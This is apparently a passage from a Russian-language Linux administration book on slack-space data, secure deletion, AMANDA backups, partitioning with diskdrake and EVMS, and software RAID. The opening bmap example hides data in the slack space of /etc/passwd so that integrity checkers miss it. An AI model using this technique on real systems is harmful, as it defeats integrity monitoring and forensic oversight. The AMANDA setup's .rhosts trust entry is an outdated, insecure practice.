Существует утилита **bmap** (ftp://ftp.scyld.com/pub/forensic_computing/bmap/), позволяющая записывать данные в «резервы» файловой системы (то есть не использованное в блоках место), читать эти данные и затирать их, если необходимо. Например, вот как эта команда записывает данные в «резерв», созданный файлом `/etc/passwd`:

```
# echo "здесь спрятана строка" | bmap --mode putslack /etc/passwd
```

А вот так эта команда показывает данные:

```
# bmap --mode slack /etc/passwd
getting from block 887048
file size was: 9428
slack size: 2860
block size: 4096
здесь спрятана строка
```

Для затирания «резерва» (удаления скрытой информации) используется команда:

```
# bmap --mode wipeslack /etc/passwd
```

Соккрытие данных в «резервах» может использоваться для хранения секретов и скрывать информацию от утилит проверки целостности файловой системы (integrity checkers).

Теперь давайте задумаемся, что же скрывается на обширных пространствах нашего диска? Если мы ищем строки текста, команда `strings /dev/hdaX | grep 'we are looking for a string'` подтвердит присутствие строки на разделе (этот процесс займет много времени). Использование шестнадцатеричного редактора иногда может пролить свет на содержимое нашего диска, но этот процесс чрезвычайно сложен.

Сейчас рассмотрим, как можно предотвратить обнаружение личных данных. Для этого существует несколько Linux-утилит. Все, кроме одной, могут использоваться для затирания файлов, реже — для пустого пространства.

1. GNU shred (Colin Plumb).
2. srm (Todd Burgess).
3. wipe (Tom Vier).
4. srm from the kit (THC group, <http://packetstorm.linuxsecurity.com/groups/thc/>).

Некоторые из них используют случайные множественные проходы, как рекомендуется выше, а некоторые один раз записывают нулевой файл (файл, содержащий нули).

Некоторые из них не работают при определенных обстоятельствах или для определенной файловой системы. Как сообщено в странице `shred`: «`shred` полагается на очень важное предположение: то, что файловая система записывает поверх данных в месте». Если это условие не выполнено, никакое безопасное стирание не будет произведено (без сообщения об ошибках!).

Чтобы устранять следы старых удаленных файлов, можно вытереть пустое место. Самый простой метод состоит в использовании стандартной Linux-утилиты «`dd`». Вытереть пустое место на разделе `/home` можно так:

```
dd if=/dev/zero of=/home/bigfile
sync
rm /home/bigfile
sync
```

Эти команды записывают нули в свободное место. Выполнение этих команд для каталога `/tmp` может разрушить некоторые приложения, поэтому нужно быть осторожным. Утилита `sfill`, входящая в состав пакета THC `secure_delete` (пакет доступен по адресу <http://packetstorm.linuxsecurity.com/groups/thc/>), использует более строгий алгоритм.

Должен отметить, что `swap`-пространство также может содержать части личных данных и также должно быть затерто в целях дополнительной безопасности. Другая утилита (`sswap`) из пакета THC может быть использована как раз для этой цели.

Обратите внимание, что даже если затерто пустое пространство, «резервы» остаются неповрежденными. Если файл вытерт (по крайней мере, с помощью текущей версии GNU `shred`), связанный с ним «резерв» затерт не будет!

Технология резервного копирования

35.1. Стратегия резервного копирования

Прежде, чем приступить к созданию резервных копий, нужно решить несколько организационных вопросов:

1. Какая информация будет резервироваться (читайте «архивироваться»)?
2. Когда будет происходить создание резервных копий?
3. Кто этим будет заниматься?
4. Как часто будет производиться архивирование?

Какая информация будет резервироваться (архивироваться)?

В первую очередь вам нужно архивировать данные пользователей, то есть каталог /home. Эти данные относятся к наиболее критичной категории данных. Восстановить систему вы сможете в течение максимум двух-трех часов, а вот данные пользователей уже не восстановишь...

На втором месте — файлы настройки системы, находящиеся в каталоге /etc. Архивирование этих данных позволит существенно сэкономить время, которое вам потребуется на восстановление системы после сбоя.

И, наконец, это дистрибутивы программ, которые не входят в состав дистрибутива Linux. Эти данные, как правило, не нуждаются в частом обновлении.

Конечно, можно создать полную копию всей корневой файловой системы, но в результате вы получите один большой архив, на обновление которого будет затрачена уйма времени.

Когда будет происходить создание резервных копий?

Самое удачное время для этого мероприятия — ночь. Почему именно ночь?

1. Систему можно настроить на автоматическое обновление архива.
2. Операция архивирования, как правило, не требует вмешательства оператора.
3. Вряд ли пользователи будут довольны дополнительной нагрузкой на систему в рабочее время.

4. Существует вероятность того, что в конце дня данные на жестком диске изменятся, а так как копия создавалась днем или утром, то новые данные не попадут в архив.

Еще следует учитывать, что если вы используете стример с интерфейсом FDC, средняя скорость архивирования которого составляет 4 Мб/мин, то для архивирования 1 Гб вам потребуется около 4 часов. Для использования сжатия данных потребуется дополнительное время.

Также нужно помнить о необходимости смены кассет с лентой, но при использовании стримера с интерфейсом FDC и лентой на 1 Гб об этой проблеме можно забыть: при использовании сжатия вы сможете поместить на ленту около 2 Гб, а весь процесс займет около 6 часов. А в случае со стримером SCSI процесс архивирования займет не более часа и его можно выполнить в конце рабочего дня.

Кто этим будет заниматься?

В случае, если процессу архивации подлежит ваш домашний компьютер, то этой ответственной задачей будете заниматься вы сами. На предприятии (особенно большом) необходимо определить, кто будет архивировать данные с каждого сервера сети: не будете же вы бегать по зданию со стримером, контролируя процесс создания резервных копий? В идеале за каждым сервером должен быть закреплен человек, ответственный за процесс создания архива и поддержание его в должном состоянии.

Как часто будет производиться архивирование?

Для ответа на этот вопрос я предлагаю к вашему рассмотрению шестидневную схему архивации. Для этого вам потребуется шесть кассет (или шесть магнитооптических дисков, но помните о максимальной емкости магнитооптического диска). На этих кассетах сделайте надписи: Пт1, Пт2, Пн., Вт., Ср., Чт. Начните создание копий в пятницу вечером и придерживайтесь следующего расписания (см. табл. 35.1).

Расписание резервного копирования

Таблица 35.1

День	Кассета	Операция
Пятница	Пт1	Создание резервной копии всего диска
Понедельник	Пн.	Создание копии новых и обновленных данных
Вторник	Вт.	Создание копии новых и обновленных данных
Среда	Ср.	Создание копии новых и обновленных данных
Четверг	Чт.	Создание копии новых и обновленных данных
Пятница	Пт2	Создание резервной копии всего диска

35.2. Программа AMANDA

Неважно, с помощью какой программы вы будете делать резервные копии — `rsync` или `gzip`. Можете просто скопировать всю нужную информацию на другой раздел или жесткий диск. Конечно, ваша информация все еще

подвержена сбою, но уже гораздо больше шансов, что вы ее восстановите и не потеряете безвозвратно.

В этом небольшом пункте мы поговорим о программе AMANDA — (the Advanced Maryland Automatic Network Disk Archiver). Программа AMANDA — это система резервного копирования, которая позволяет администратору локальной сети установить один главный backup-сервер для резервного копирования множества узлов локальной сети. При этом вам не придется подходить к каждому компьютеру, чтобы сделать резервную копию.

AMANDA использует стандартные программы `dump` и `tar`, поэтому вы можете выполнить резервное копирование большинства Unix-станций. Последние версии программы позволяют выполнять резервное копирование рабочих станций MS Win9x/NT, но для этого нужно установить пакет SAMBA.

Загрузить программу вы можете на сайте разработчика www.amanda.org. Вам потребуются 3 пакета: `amanda`, `amanda-client`, `amanda-server`. Первый пакет устанавливается как на сервере, так и на клиенте. Второй пакет устанавливается только на клиенте, а третий — только на сервере.

Я рекомендую загрузить самую последнюю версию. Как правило, самые новые версии распространяются не в виде RPM-пакета, а в виде так называемого тарбола — файла с расширением `tar.gz`. Распаковав архивы, выполните команду:

```
./configure --with-config=network --with-user=  
amanda --with-group=operator
```

Обязательными являются параметры `with-user` и `with-group`. Желательно перед выполнением данной команды создать пользователя `amanda` и поместить его в группу `operator`. Название нашей конфигурации — `network`. Также будет называться каталог с резервными копиями.

Если вы планируете делать резервное копирование с Windows-машины, нужно добавить опцию `--with-smbclient=/usr/local/samba/smbclient` (у вас программа `smbclient` может быть расположена в другом каталоге)

Обратите внимание:

- На клиенте сначала нужно установить пакет `amanda`, затем — `amanda-client`. На сервере вместо пакета `amanda-client` нужно установить пакет `amanda-server`.
- Пользователя `amanda` нужно добавить на всех машинах сети, с которых предполагается архивирование данных.

После успешного завершения программы `configure` введите команды `make`; `make install`.

Основными конфигурационными файлами AMAND являются файлы `/etc/amanda/amanda.conf` и `/etc/amanda/disklist`. В этих файлах находится информация о стримере, о разделах, которые вы хотите резервировать, а так-

же другая важная для AMAND информация. Пока воспользуемся файлами по умолчанию. Откройте их и измените только специфические для вашей сети параметры.

В файле `disklist` нужно прописать имена узлов сети, которые вы хотите архивировать. При этом лучше прописывать IP-адреса, поскольку некоторые версии AMAND иногда не могут преобразовать имя узла в IP-адрес (почему, сам не знаю: ведь все должно работать через DNS).

Теперь приступим к настройке узлов, резервную копию которых вам нужно создать. Если эти узлы используют устаревший суперсервер `inetd`, в файл `/etc/inetd.conf` нужно добавить такие строки:

```
amanda dgram udp wait amanda /usr/libexec/amandad amandad
amandaidx stream tcp nowait amanda /usr/libexec/amindexd amindexd
amidxtape stream tcp nowait amanda /usr/libexec/amidxtaped amidxtaped
```

Если же используется суперсервер `xinetd`, то в файл `/etc/xinetd.conf` нужно добавить следующие строки:

```
service amanda
{
  protocol      = udp
  socket_type   = dgram
  wait          = no
  user          = amanda
  server        = /usr/libexec/amandad
  log_on_failure += USERID
}
service amandaidx
{
  protocol      = tcp
  socket_type   = stream
  wait          = no
  user          = amanda
  server        = /usr/libexec/amindexd
  log_on_failure += USERID
}
service amidxtape
{
  protocol      = tcp
  socket_type   = stream
  wait          = no
  user          = amanda
  server        = /usr/libexec/amidxtaped
  log_on_failure += USERID
}
```

Затем в файл `/etc/.rhosts` нужно добавить строку:

```
192.168.0.1 amanda
```

Чтобы изменения вступили в силу, желательно перезагрузить компьютер. Если вам не хочется этого делать, выполните команды `init 1`, а затем `init 3`

(или `init 5` в зависимости от того, как вы хотите запустить компьютер — с X Window или без нее).

Теперь нам нужно пометить кассеты стримера. Это позволяет сделать программа `amlabel`. Зарегистрируйтесь как пользователь `root`, вставьте в стример первую пленку и введите команду:

```
amanda -c "amlabel network net1"
```

Здесь

`network`это имя конфигурации, заданное в файле `amanda.conf`.

`net1`это просто метка пленки.

AMANDA запишет имя пленки со списка пленок, поэтому у вас никогда не будет двух кассет с одной меткой.

Вам больше не нужна какая-нибудь пленка? Для ее удаления из списка пленок введите команду:

```
amanda -c "amrmtape network net1"
```

Программа `amcheck` позволяет проверить созданную вами конфигурацию и сообщить о возможных ошибках:

```
amanda -c "amcheck network"
```

Вот теперь можно приступить к резервному копированию. Введите команду:

```
amanda -c "amdump network" &
```

Амперсант означает, что данная команда будет выполнена в фоновом режиме. Архивирование данных по сети обычно занимает много времени. Чтобы узнать состояние процесса архивирования, введите команду:

```
amanda -c "amstatus network"
```

Если у вас возникла необходимость восстановить какую-нибудь рабочую станцию, зарегистрируйтесь на ней как пользователь `root` и введите команду:

```
amanda -c "amrestore network"
```

Программа `amrestore` соединится с сервером кассет. Желательно перед восстановлением данных перейти в корневой каталог. В ответ на приглашение сервера введите `setdisk sd0f`.

После этого вы сможете просматривать файлы и каталоги резервной копии, как при работе с FTP-сервером. Если вы найдете файл (или целый каталог), который вы хотите восстановить, введите команду:

```
add имя_файла_или_каталога
```

Выбранный вами файл будет добавлен в специальный список программы `amrestore`. Для извлечения добавленных в этот список файлов введите команду `extract`.

За дальнейшими инструкциями обратитесь к документации по системе AMANDA.

Технологии и особенности хранения данных

36.1. Управление разделами жесткого диска

36.1.1. Программа `diskdrake`

Конечно, все мы помним старый недобрый `fdisk`, который использовался для манипуляции с разделами жесткого диска. Но все мы знаем, как неудобно использовать эту программу. Тут дело даже не в отсутствии графического интерфейса пользователя — он и не нужен, когда загружаешься с загрузочного компакт-диска и пытаешься переразбить новый диск. Программа `fdisk` многого не умеет, например, она не умеет изменять размер диска. К сожалению, все вышесказанное относится и к программе `fdisk` для Linux. Вот тогда мы загружаемся с системной дискеты, на которой установлен Partition Magic и производим хирургическое вмешательство в таблицу разделов нашего диска.

В пакет `drak-tools` входит программа `diskdrake` (рис. 36.1), которая является аналогом Partition Magic, но предназначена для операционной системы Linux. Программу `diskdrake` может запускать только пользователь `root`. В отличие от других конфигураторов `diskdrake` нельзя запустить в текстовом режиме.

Что умеет делать программа DiskDrake? Вот неполный список ее возможностей:

1. Создавать разделы любого типа — от Linux Native до HPFS.
2. Удалять разделы.
3. Изменять размеры разделов.
4. Форматировать разделы.
5. Изменять точку монтирования раздела.
6. Монтировать и размонтировать разделы.
7. Работать с удаленными файловыми системами — NFS и Samba.




Рис. 36.1. Программа diskdrake

Если вы надумали что-нибудь сделать с вашим разделом, его следует сначала размонтировать. По понятным причинам вы не можете размонтировать корневую файловую систему.

Вам ничего не напоминает программа **diskdrake**? Нет, не Partition Magic. Именно эту программу вы использовали, когда подготавливали ваш жесткий диск во время установки Linux.

В дистрибутивах, не основанных на Mandrake, вместо **diskdrake** используется редактор разделов parted (PARTition EDitor).

Parted – это консольная программа, умеющая создавать, удалять, копировать и перемещать разделы, а также проверять целостность данных на диске. Программа умеет работать со следующими типами разделов:

- Raw — используется для логических томов LVM и RAID-массивов;
- BSD — для BSD-разделов;
- GPT — таблицы разделов Intel GPT;
- MAC — разделы MacOS;
- msdos — FAT16;
- pc98 — FAT32;
- sun — разделы Sparc.

36.1.2. Программа EVMS

Кроме программы **diskdrake**, для управления разделами можно использовать программу **EVMS**. The Enterprise Volume Management System — это система корпоративного управления разделами. Система EVMS (рис. 36.2) представляет собой абсолютно новый подход к логическому управлению томами сети предприятия. С помощью специальных модулей вы можете расширить возможности системы до необходимого вам уровня.

EVMS распространяется на условиях лицензии GPL (то есть вы можете получить бесплатно).

Для безболезненного перехода на EVMS разработчики системы обеспечили поддержку:

- Локальных IDE и SCSI-дисков.
- DOS-разделов.
- Дисковых разделов GPT (преимущественно использующихся на IA-64).
- Программных RAID-массивов Linux.
- LVM-томов для Linux, AIX и OS/2 (поддержка LVM-томов для OS/2 ограничена только поддержкой логических томов).
- Дисковых разделов S390.

Система EVMS позволяет администратору создавать разделы, RAID-массивы и организовывать LVM-тома (о том, что это такое, читайте далее). Кроме того EVMS позволяет подключать плагины, благодаря чему можно использо-




Рис. 36.2. Программа EVMS

вать практически любые файловые системы. По умолчанию поддерживаются следующие файловые системы:

- Ext2 и Ext3;
- Swap;
- ReiserFS;
- XFS;
- JFS.

Кроме удобного управления разделами, вы получаете возможность фотографирования раздела, что очень удобно при создании резервных копий. Функция фотографирования (snapshot function) появилась в EVMS начиная с версии 1.0.

Перейдем к установке EVMS. Посетите домашнюю страницу разработчиков EVMS <http://www.sourceforge.net/projects/evms> и загрузите последнюю версию системы.

Я объясню установку системы на примере далеко не самой свежей версии — 1.0.1.

Перейдите во временный каталог и распакуйте архив (действия нужно выполнять как пользователь root):

```
# cd /tmp
# tar xzvf evms-1.0.1.tar.gz
```

Архив содержит утилиты администратора и патчи для ядра. Вы уже, наверно, догадались, что нам с вами предстоит процедура обновления ядра.

Чтобы узнать, какие ядра поддерживает загруженная вами версия EVMS, перейдите в каталог kernel и введите команды ls:

```
# cd evms-1.0.1/kernel
# ls
evms-1.0.1-linux-2.4.patch evms-linux-2.4.7-common-files.patch
evms-1.0.1-linux-2.5.patch evms-linux-2.4.9-common-files.patch
evms-linux-2.4.10-common-files.patch evms-linux-2.5.1-common-files.patch
evms-linux-2.4.12-common-files.patch evms-linux-2.5.2-common-files.patch
evms-linux-2.4.13-common-files.patch evms-linux-2.5.3-common-files.patch
evms-linux-2.4.14-common-files.patch evms-linux-2.5.4-common-files.patch
evms-linux-2.4.16-common-files.patch evms-linux-2.5.5-common-files.patch
evms-linux-2.4.17-common-files.patch lilo-22.2-evms.patch
evms-linux-2.4.18-common-files.patch linux-2.4.12-VFS-lock.patch
evms-linux-2.4.4-common-files.patch linux-2.4.18-VFS-lock.patch
evms-linux-2.4.5-common-files.patch linux-2.4.4-VFS-lock.patch
evms-linux-2.4.6-common-files.patc linux-2.4.9-VFS-lock.patch
```

Версия 1.0.1 поддерживает стабильные ядра версий 2.4.10...2.4.18 и нестабильные 2.5.1...2.5.5. Ядра 2.4.19+ и 2.6.x система EVMS поддерживает начиная

с версии 2.3. Перед перекомпилированием ядра нужно его «пропатчить», то есть применить патчи из комплекта EVMS. Скопируйте каталог `/usr/src/linux-2.4.18` в `/usr/src/linux-2.4.18-evms` (версия ядра у вас может быть другая). Это необходимо, чтобы не повредить исходные коды ядра — мы будем работать с их копиями. Установите символическую ссылку `/usr/src/linux` так, чтобы она указывала на `/usr/src/linux-2.4.18.-evms`.

Вот теперь можно пропатчить ядро:

```
# cd /usr/src/linux
# patch -p1 < /tmp/evms-1.0.1/kernel/evms-1.0.1-linux-2.4.patch
```

Теперь нужно применить патч для вашей версии ядра:

```
# patch -p1 < /tmp/evms-1.0.1/kernel/evms-linux-2.4.18-common-files.patch
```

Если версии ядра и патча не совпадают, у вас возникнут проблемы с дальнейшей установкой системы, поэтому будьте внимательны. Если имеется VFS-патч для вашей версии ядра, желательно установить его — это облегчит создание снимков разделов:

```
# patch -p1 < /tmp/evms-1.0.1/kernel/linux-2.4.18-VFS-lock.patch
```

Теперь проверим корректность применения патчей:

```
# find -name '*.rej'
```

Наличие REJ-файлов свидетельствует о том, что произошла ошибка. Рекомендую вам посетить сайт разработчиков, поскольку исправление такой ошибки нетривиально.

Если ошибок нет, можно приступить к сборке ядра. Введите команду `make menuconfig` или `make xconfig` и включите следующие опции:

```
<*> EVMS Kernel Runtime
<*> EVMS Local Device Manager Plugin
<*> EVMS DOS Partition Manager Plugin
<*> EVMS SnapShot Feature
<*> EVMS DriveLink Feature
<*> EVMS Bad Block Relocation (BBR) Feature
<*> EVMS Linux LVM Package
<*> EVMS Linux MD Package
<*> EVMS MD Linear (append) mode
<*> EVMS MD RAID-0 (stripe) mode
<*> EVMS MD RAID-1 (mirroring) mode
<*> EVMS MD RAID-4/RAID-5 mode
<*> EVMS AIX LVM Package
<*> EVMS OS/2 LVM Package
<*> EVMS Clustering Package
(Default) EVMS Debug Level
```

Желательно включить все функции, но если вы не хотите загромождать ядро лишним кодом, можно не включать поддержку файловых систем AIX или OS/2, если, конечно, вы не планируете их использовать.

Установив все необходимые параметры, перекомпилируйте ядро, но перезагружаться не стоит — ведь мы еще не откомпилировали EVMS. Перейдите в каталог `/tmp/evms-1.0.1/engine` и выполните команды:

```
# ./configure --prefix=/usr --libdir=/lib --sbindir=/sbin
--includedir=/usr/include --with-kernel=/usr/src/linux
# make
# make install
# ldconfig
```

Все! Вот теперь можно перезагружать компьютер. Когда он заново загрузится, зарегистрируйтесь как `root` и введите команду `evmsgui`.

36.2. Файловые системы и массивы дисков RAID

Идея надежности хранения данных волновала, волнует и будет волновать не одно поколение системных администраторов и пользователей. Используемые ОС Linux файловые системы `ext2` и `ext3` обладают довольно высокой степенью надежности, но многим этого недостаточно.

Если существует вероятность потерять данные в результате выхода из строя жесткого диска, то единственным выходом из данной ситуации является использование массивов жестких дисков RAID. Но прежде, чем определить, что такое RAID, нужно рассмотреть несколько новых файловых систем, обеспечивающих дополнительную надежность сохранения данных.

Файловая система `Ext3` (Third Extended Filesystem) — представляет собой журналируемую надстройку над `ext2`, поэтому возможно чтение одной файловой системы как драйвером `Ext3`, так и драйвером `Ext2`. Возможно отключение журналирования. Файловую систему `ext2` можно конвертировать в `ext3`, запустив программу создания журнала. После конвертирования новую файловую систему можно использовать и без журнала — для этого достаточно примонтировать ее драйвером для `ext2`.

ReiserFS .. журналируемая файловая система. Основной ее особенностью является способность хранить несколько мелких файлов в одном блоке.

XFS также журналируемая файловая система, первоначально разрабатывалась компанией Silicon Graphics (SGI) для ОС Irix. Особенностью этой файловой системы является устройство журнала: в журнал пишется часть метаданных самой файловой системы таким образом, что весь процесс восстановления после сбоя сводится к копированию этих данных из журнала в файловую систему. Размер журнала задается при создании системы, он должен быть не меньше 32 мегабайт.

JFS первоначально разрабатывалась компанией IBM для AIX OS, позднее была перенесена на OS/2, а не так давно и под Linux. Размер журнала составляет примерно 40% размера файловой системы. Максимальный размер равен 32 мегабайтам. Эта файловая система может содержать несколько сегментов, содержащих журнал и данные. Эти сегменты называются агрегатами и могут монтироваться отдельно.

Ядро 2.4.8 уже поддерживает файловые системы Ext3, ReiserFS, XFS.

Все эти файловые системы предназначены для создания высокопроизводительного файлового сервера или рабочей станции, ориентированной на работу с файлами больших размеров.

Какая из этих файловых систем лучше, трудно сказать. Нужно исходить из потребностей. Производительность JFS ниже, чем у остальных трех файловых систем, но она более предсказуема по своему поведению, то есть можно с большой вероятностью предсказать, когда начнется падение производительности.

XFS обладает значительно большими показателями производительности. Особенно хорошо она себя проявляет при работе с файлами больших размеров. Производительность этой файловой системы можно значительно повысить, если создать журнал на отдельном контроллере.

Файловая система ReiserFS показала еще большую производительность, но трудна в прогнозировании падения производительности. Файловая система ext3 практически по все параметрам производительности мало чем отличается от ReiserFS. В любом случае, выбор за вами.

Прежде всего нужно отметить, что журналируемые файловые системы не предназначены для восстановления ваших данных любой ценой после сбоя. Они предназначены для других целей. Например, вы открываете файл — и он успешно открывается, файловая система отмечает операцию открытия в своем журнале записью транзакции. Затем вы начинаете писать в файл. При этом файловая система не запоминает копии этих данных. Затем происходит сбой. Когда происходит восстановление после сбоя, происходит откат до последней успешной транзакции — открытия нового пустого файла. Поэтому, когда вы пишете в файл и происходит сбой, вы получите файл нулевой длины.

Вот теперь можно перейти непосредственно к массивам дисков. Матрица независимых дисков с избыточностью — именно так переводится на русский язык аббревиатура RAID. Сама же аббревиатура RAID раскрывается как Redundant Array of Independent Disk или Redundant Array of Inexpensive Disk. Под избыточностью подразумевается резервирование и дублирование данных. В зависимости от уровня RAID предоставляются различные способы объединения дисков в массив (см. табл. 36.1).

Некоторые производители, например компания Storage Computer, пытались ввести свои уровни RAID. Компания Storage Computer в 1992 году объяви-

<p>0 (Non-Redundant Striped Array — Неизбыточная матрица)</p>	<p>Обеспечивает распределение блоков данных по нескольким дискам. Предназначен для хранения больших объемов данных, не уместающихся на одном диске. Этот уровень не обеспечивает избыточности, при использовании этого массива диски просто объединяются в цепочку. Емкость массива равна суммарной емкости всех дисков, образующих массив. Нулевой уровень можно использовать для обработки мультимедиа-информации: ведь при работе с такой информацией (особенно видео) нужно очень много дискового пространства. Вы можете объединить несколько винчестеров в массив RAID0 и использовать их как один. Однако следует иметь в виду, что при выходе из строя одного винчестера массива восстановить данные невозможно.</p>
<p>1 (Mirrored Arrays — Зеркальная матрица)</p>	<p>Обеспечивает технологию зеркального копирования. Диски дублируют друг друга. Емкость массива равна емкости самого меньшего из дисков. Минимальное количество дисков в таком массиве равно двум. Второй уровень рекомендуется использовать, когда необходима высокая производительность, а обрабатываемые данные некритичны.</p>
<p>2 (Parallel Array with ECC — Параллельный массив с коррекцией ошибок)</p>	<p>Записи на разные диски производится методом битового чередования малых блоков данных с добавлением кодов исправления ошибок (ECC — Error Correction Code) хранятся на одном диске, а данные — на другом диске (или дисках). Для коррекции ошибок обычно используется кодирование Хэмминга (Hamming). Такие системы очень избыточны и, как следствие, очень дороги.</p>
<p>3 (Parallel Array with Parity — Параллельный массив с контролем четности)</p>	<p>То же, что и уровень RAID 2, но контрольные коды записываются на отдельный диск. Минимальное количество дисков равно трем. Системы RAID3 обеспечивают максимальную производительность при работе с большими массивами информации.</p>
<p>4 (Striped Array with Parity — Полосный массив с контролем четности)</p>	<p>Представляет собой совокупность взаимосвязанных данных, которые записываются на один диск, а контрольные коды — на другой. Системы RAID4 не поддерживают одновременной записи на разные диски.</p>
<p>5 (Striping Array with Rotating Parity — Смешанная четность)</p>	<p>На этом уровне используются контрольные суммы и данные записываются "вперемешку" на все диски. При выходе из строя одного из дисков потерянные данные восстанавливаются с помощью контрольной суммы. Общая емкость массива вычисляется по формуле $\text{min_size} \times (n-1)$, где min_size — объем наименьшего из дисков, а n — количество дисков в массиве. Минимальное количество дисков равно трем.</p>
<p>6</p>	<p>Уровень 6 был предложен специалистами из института Беркли. Системы RAID6 — несколько модифицированная версия системы RAID5. RAID6 отличается от RAID5 тем, что он вычисляет две контрольные суммы для каждой единицы данных и хранит их на разных дисках массива. Эти системы очень надежны: при одновременном выходе из строя двух дисков массива существует возможность восстановления данных. Системы RAID6 не получили широкого распространения из-за своей высокой стоимости.</p>

ла о разработке массива RAID7, но ее разработка не получила широкого распространения.

Наиболее часто используются массивы уровней 0,1 и 5. Иногда встречаются комбинированные способы объединения данных в массив, например 5+1.

Организация массива RAID доступна не каждому из-за все еще высокой стоимости на контроллеры RAID. Хотя производители материнских плат пытаются исправить это, выпуская материнские платы со встроенными контроллерами RAID, но такие контроллеры довольно неуниверсальны и обладают слабыми возможностями.

Многие серверные операционные системы поддерживают массивы RAID. Поддержка RAID уровней 0,1 и 5 встроена в операционные системы Windows NT, Novel Netware. Но в этой статье мы поговорим о поддержке массивов

RAID операционной системой Linux, а также об организации программных RAID-контроллеров, которые позволяют существенно снизить стоимость RAID-системы.

ОС Linux поддерживает программные контроллеры RAID. Применение программных контроллеров имеет как свои преимущества, так и недостатки. К достоинствам относится возможность использования дисков с различными интерфейсами, например SCSI и IDE, для организации массива — программному контроллеру все равно, с чем работать.

Недостатком является дополнительная нагрузка на центральный процессор — он выполняет всю работу по обеспечению функционирования массива RAID. Однако модернизация процессора вам обойдется намного дешевле, чем покупка RAID-контроллера и SCSI-дисков, которые, несмотря на их распространенность, все еще довольно дороги.

Итак, приступим к созданию массива RAID. Вам потребуется любой дистрибутив с поддержкой программного контроллера RAID (Software RAID). Такой возможностью обладают практически все современные дистрибутивы. Для включения поддержки RAID вам нужно перекомпилировать ядро. Если ваше ядро поддерживает RAID, при загрузке системы вы должны увидеть примерно следующее:

```
md driver 0.90.0 MAX_MD_DEVS=256, MAX_REAL=12
raid5: measuring checksumming speed
raid5: MMX detected, trying high-speed MMX checksum routines
pII_mmx : 980.694 MB/sec
p5_mmx  : 999.744 MB/sec
8regs   : 753.237 MB/sec
32regs  : 444.246 MB/sec
using fastest function: p5_mmx (999.744 MB/sec)
md.c: sizeof(mdp_super_t) = 4096
Partition check:
 hda: hda1 hda2 < hda5 hda6 hda7 hda8 >
autodetecting RAID arrays
autorun ...
... autorun DONE.
```

Если перезагружать систему вам не хочется, проверить поддержку RAID вы можете с помощью команды:

```
dmesg | less
```

Программа `dmesg` выводит на стандартный вывод сообщения ядра во время загрузки системы. Включить поддержку RAID можно в разделе **Block device** конфигулятора ядра (`make menuconfig`). Данная опция называется **RAID n support**, где `n` — это номер уровня массива RAID. После этого нужно установить пакет `raidtools`, в состав которого входят программы `raidhotadd`, `raidhotremove`, `mkraid` и другие.

Напомню последовательность действий при перекомпиляции ядра:

1. Убедитесь, что вы установили пакеты:
 - `kernel-xxxxxxxxxx.rpm` — само ядро;
 - `kernel-headers-xxxxxxx.rpm` — файлы заголовков (.h-файлы).
2. Перейдите в каталог `/usr/src/linux` и введите команду `make menuconfig`.
3. Включите поддержку RAID в разделе **Block device**.
4. Выполните команды:
 - `make dep`
 - `make bzImage`
 - `make modules`
 - `make modules_install`
 - `make install` — эту команду можно не вводить
 - `lilo`
 - `reboot` — перезагрузка системы.

Если вы никогда не перекомпилировали ядро, рекомендую прочитать главу «Технология перекомпилирования ядра». Для организации массива уровня RAID 1 нужно выделить два раздела и изменить тип этих разделов на `Linux raid autodetect`. Обратите внимание, я написал «два раздела», а не диска — мы же конфигурируем программный контроллер. Конечно, лучше, чтобы эти разделы располагались на разных дисках, в противном случае от нашего массива будет мало толку. Для определенности скажем, что мы будем использовать разделы `/dev/hdb1` и `/dev/hdc1`. Теперь нужно отредактировать файл `/etc/raidtab` (см. листинг 36.1).

Листинг 36.1. Файл `/etc/raidtab` (уровень 1)

```
# Имя устройства RAID
raiddev /dev/md0
# Уровень - RAID1
raid-level 1
chunk-size 8
persistent-superblock 1
# Число дисков в массиве
nr-raid-disk 2
# Число дисков, которые будут использоваться в качестве замены,
если
# один из дисков выйдет из строя
nr-spare-disk 0
# Определяем первый диск RAID
device /dev/hdb1
```

```
raid-disk 0
# Определяем второй диск RAID
device /dev/hdc1
raid-disk 1
```

После этого нужно создать устройство `/dev/md0`. Для этого выполните команду:

```
mkraid /dev/md0
```

В некоторых случаях нужно будет использовать дополнительные параметры, о которых вы можете прочитать в справочной системе (`man mkraid`).

